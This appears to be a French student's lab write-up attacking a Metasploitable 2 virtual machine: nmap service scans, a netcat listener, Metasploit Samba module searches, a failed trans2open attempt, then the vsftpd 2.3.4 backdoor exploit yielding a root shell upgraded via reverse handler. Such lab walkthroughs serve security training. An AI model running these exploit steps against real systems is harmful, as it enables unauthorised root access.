
```
ping 150.100.50.3
```



Et les ping répondent :



Je mets en place UFW comme conseillé (après à la maison je suis derrière un pfSense et j'ai un Wazuh, j'ai confiance)



## Interlude

Cryptpad est affreusement lent à téléverser des images, je passe en commandes commentées

# Laboratoire 02

## Réseau

Un banal `nmap 150.100.50.4` me renseigne le principal sur les 1000 ports les plus fréquemment utilisés :

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 10:34 -0500
Nmap scan report for 150.100.50.4
Host is up (0.00037s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
32778/tcp open  sometimes-rpc19
MAC Address: 08:00:27:03:F1:0B (Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 2.73 seconds

Essayons avec `nmap -sV 150.100.50.4` pour une topologie plus complète des services ouverts :

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 10:41 -0500
Nmap scan report for 150.100.50.4
Host is up (0.00049s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rrexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
32778/tcp open  java-rmi     GNU Classpath grmiregistry
MAC Address: 08:00:27:03:F1:0B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 129.14 seconds

Là, on a quelque chose d'exploitable au complet : service exact et surtout... VERSION.

## Netcat

---

Netcat est un outil d'écoute sur port. Sur "Metasploit2", j'ouvre le port 1234 comme demandé.

```
nc -lvp 1234
```

Par curiosité, je demande à nmap un scan précis avec `nmap -sV -p 1234 150.100.50.4` :

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 10:45 -0500
Nmap scan report for 150.100.50.4
Host is up (0.00025s latency).

PORT      STATE SERVICE  VERSION
1234/tcp  open  hotline?
MAC Address: 08:00:27:03:F1:0B (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
```

Ensuite je communique. Et c'est intéressant, sur "Metasploit2" j'obtiens une erreur :

```
150.100.50.3: inverse host lookup failed: Unknown host
connect to [150.100.50.4] from (UNKNOWN) [150.100.50.3] 58170
GET / HTTP/1.0
```

Je me tâte. Dois-je enregistrer la machine dans la liste des serveurs connus... ou composer avec cette erreur, parce qu'après tout, si j'essaye de la "hacker", c'est JUSTEMENT parce qu'elle ne me connaît pas ?

Par défaut, je décide de jouer le jeu : je composerai avec cette erreur.

## Metasploit

---

On lance Metasploit. Je reconnais l'interface. On me dit que j'ai reconnu un service "Samba". J'en ai vu d'autres, mais allons pour `Samba smbld 3.X - 4.X (workgroup: WORKGROUP)` sur les ports 139 et 445.

Je cherche les occurences avec `linux/samba` :

msf > search linux/samba

Matching Modules  
=====

| #  | Name   | Disclosure Date | Rank      | Check | Description |
|--|--|-----------------|-----------|-------|-------------|
| -  | ----   | -----           | ----      | ----- | -----       |
| 0  | exploit/linux/samba/setinfoheap                          | 2012-04-10      | normal    | Yes   | Samba       |
| SetInformationPolicy AuditEventsInfo Heap Overflow |  |                 |           |       |             |
| 1  | \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10 | .               | .         | .     | .           |
| 2  | \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10  | .               | .         | .     | .           |
| 3  | \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04  | .               | .         | .     | .           |
| 4  | \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10  | .               | .         | .     | .           |
| 5  | \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze      | .               | .         | .     | .           |
| 6  | \_ target: 3.5.10-0.107.el5 on CentOS 5                  | .               | .         | .     | .           |
| 7  | exploit/linux/samba/chain_reply                          | 2010-06-16      | good      | No    | Samba       |
| chain_reply Memory Corruption (Linux x86)          |  |                 |           |       |             |
| 8  | \_ target: Linux (Debian5 3.2.5-4lenny6)                 | .               | .         | .     | .           |
| 9  | \_ target: Debugging Target                              | .               | .         | .     | .           |
| 10   | exploit/linux/samba/is_known_pipename                    | 2017-03-24      | excellent | Yes   | Samba       |
| is_known_pipename() Arbitrary Module Load          |  |                 |           |       |             |
| 11   | \_ target: Automatic (Interact)                          | .               | .         | .     | .           |
| 12   | \_ target: Automatic (Command)                           | .               | .         | .     | .           |
| 13   | \_ target: Linux x86                                     | .               | .         | .     | .           |
| 14   | \_ target: Linux x86_64                                  | .               | .         | .     | .           |
| 15   | \_ target: Linux ARM (LE)                                | .               | .         | .     | .           |
| 16   | \_ target: Linux ARM64                                   | .               | .         | .     | .           |
| 17   | \_ target: Linux MIPS                                    | .               | .         | .     | .           |
| 18   | \_ target: Linux MIPSLE                                  | .               | .         | .     | .           |
| 19   | \_ target: Linux MIPS64                                  | .               | .         | .     | .           |
| 20   | \_ target: Linux MIPS64LE                                | .               | .         | .     | .           |
| 21   | \_ target: Linux PPC                                     | .               | .         | .     | .           |
| 22   | \_ target: Linux PPC64                                   | .               | .         | .     | .           |
| 23   | \_ target: Linux PPC64 (LE)                              | .               | .         | .     | .           |
| 24   | \_ target: Linux SPARC                                   | .               | .         | .     | .           |
| 25   | \_ target: Linux SPARC64                                 | .               | .         | .     | .           |
| 26   | \_ target: Linux s390x                                   | .               | .         | .     | .           |
| 27   | exploit/linux/samba/lsa_transnames_heap                  | 2007-05-14      | good      | Yes   | Samba       |
| lsa_io_trans_names Heap Overflow                   |  |                 |           |       |             |
| 28   | \_ target: Linux vsyscall                                | .               | .         | .     | .           |
| 29   | \_ target: Linux Heap Brute Force (Debian/Ubuntu)        | .               | .         | .     | .           |
| 30   | \_ target: Linux Heap Brute Force (Gentoo)               | .               | .         | .     | .           |
| 31   | \_ target: Linux Heap Brute Force (Mandriva)             | .               | .         | .     | .           |
| 32   | \_ target: Linux Heap Brute Force (RHEL/CentOS)          | .               | .         | .     | .           |
| 33   | \_ target: Linux Heap Brute Force (SUSE)                 | .               | .         | .     | .           |
| 34   | \_ target: Linux Heap Brute Force (Slackware)            | .               | .         | .     | .           |
| 35   | \_ target: Linux Heap Brute Force (OpenWRT MIPS)         | .               | .         | .     | .           |
| 36   | \_ target: DEBUG   | .               | .         | .     | .           |
| 37   | exploit/linux/samba/trans2open                           | 2003-04-07      | great     | No    | Samba       |
| trans2open Overflow (Linux x86)                    |  |                 |           |       |             |

Interact with a module by name or index. For example info 37, use 37 or use exploit/linux/samba/trans2open

Via **search samba** j'aperçois deux failles à fort potentiel : **chain\_reply** et **trans2open** pour Linux, respectivement "good" et "great" sans "check". Bientôt les hackers noteront sur 5 les failles de sécurité selon la facilité d'exploitation, la classe.

On définit les variables de session :

```
msf exploit(linux/samba/trans2open) > set RHOSTS 150.100.50.4
RHOSTS => 150.100.50.4
msf exploit(linux/samba/trans2open) > set RPOT 139
[!] Unknown datastore option: RPOT. Did you mean RPORT?
RPOT => 139
msf exploit(linux/samba/trans2open) > set RPORT 139
RPORT => 139
```

Et c'est parti.

```
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 150.100.50.3:4444
[*] 150.100.50.4:139 - Trying return address 0xbffffdfc...
[-] 150.100.50.4:139 - Exploit aborted due to failure: no-target: This target is not a vulnerable Samba server (Samba 3.0.20-Debian)
[*] Exploit completed, but no session was created.
msf exploit(linux/samba/trans2open) >
```



AHAH ! On a voulu m'avoir, très bien. Me voilà donc contraint d'y aller pièce par pièce sans aide documentée.

## Recherche manuelle

En tant qu'hacker, ma ressource à disposition principale, c'est le temps. Je me donne le temps. Pas besoin de me presser. Je cherche donc les failles une à une.

Je commence par "vsftp 2.3.4", à la fois parce que c'est le premier, et parce que le port 21 (FTP) est un gruyère sans saveur. Je cherche donc sur Metasploit (la console) et boum :

```
msf > search vsftp

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command
Execution
```

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd\_234\_backdoor

Ca paraît trop beau. Je tente :

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 150.100.50.4
RHOSTS => 150.100.50.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 150.100.50.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 150.100.50.4:21 - USER: 331 Please specify the password.
[+] 150.100.50.4:21 - Backdoor service has been spawned, handling...
[+] 150.100.50.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (150.100.50.3:41511 -> 150.100.50.4:6200) at 2026-02-09 11:15:24 -0500
```

Je continue (avec la session 3 le temps que je comprenne comment ça marche) :

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 150.100.50.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 150.100.50.4:21 - USER: 331 Please specify the password.
[+] 150.100.50.4:21 - Backdoor service has been spawned, handling...
[+] 150.100.50.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (150.100.50.3:33017 -> 150.100.50.4:6200) at 2026-02-09 11:24:06 -0500
```

```
^Z
Background session 3? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 150.100.50.3:4433
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l
```

```
Active sessions
=====

Id  Name  Type      Information      Connection
--  -
3   shell cmd/unix      150.100.50.3:33017 -> 150.100.50.4
                                :6200 (150.100.50.4)

msf exploit(unix/ftp/vsftpd_234_backdoor) >
[*] Stopping exploit/multi/handler
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 3
[*] Starting interaction with 3...
```

Et là... c'est vide. De vide. Alors je fais un **ls** au cas où :



```
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


Conséquemment, je tape `whoami` :

```
root
```

Et alors, la dernière vérification :

```
cd home/msfadmin
ls
vulnerable
```

Un shell minimaliste, sans séparation des commandes et des résultats... mais fonctionnel.



Le hack est complet. (et Cryptpad a arrêté de m'ennuyer. Juste à la fin.)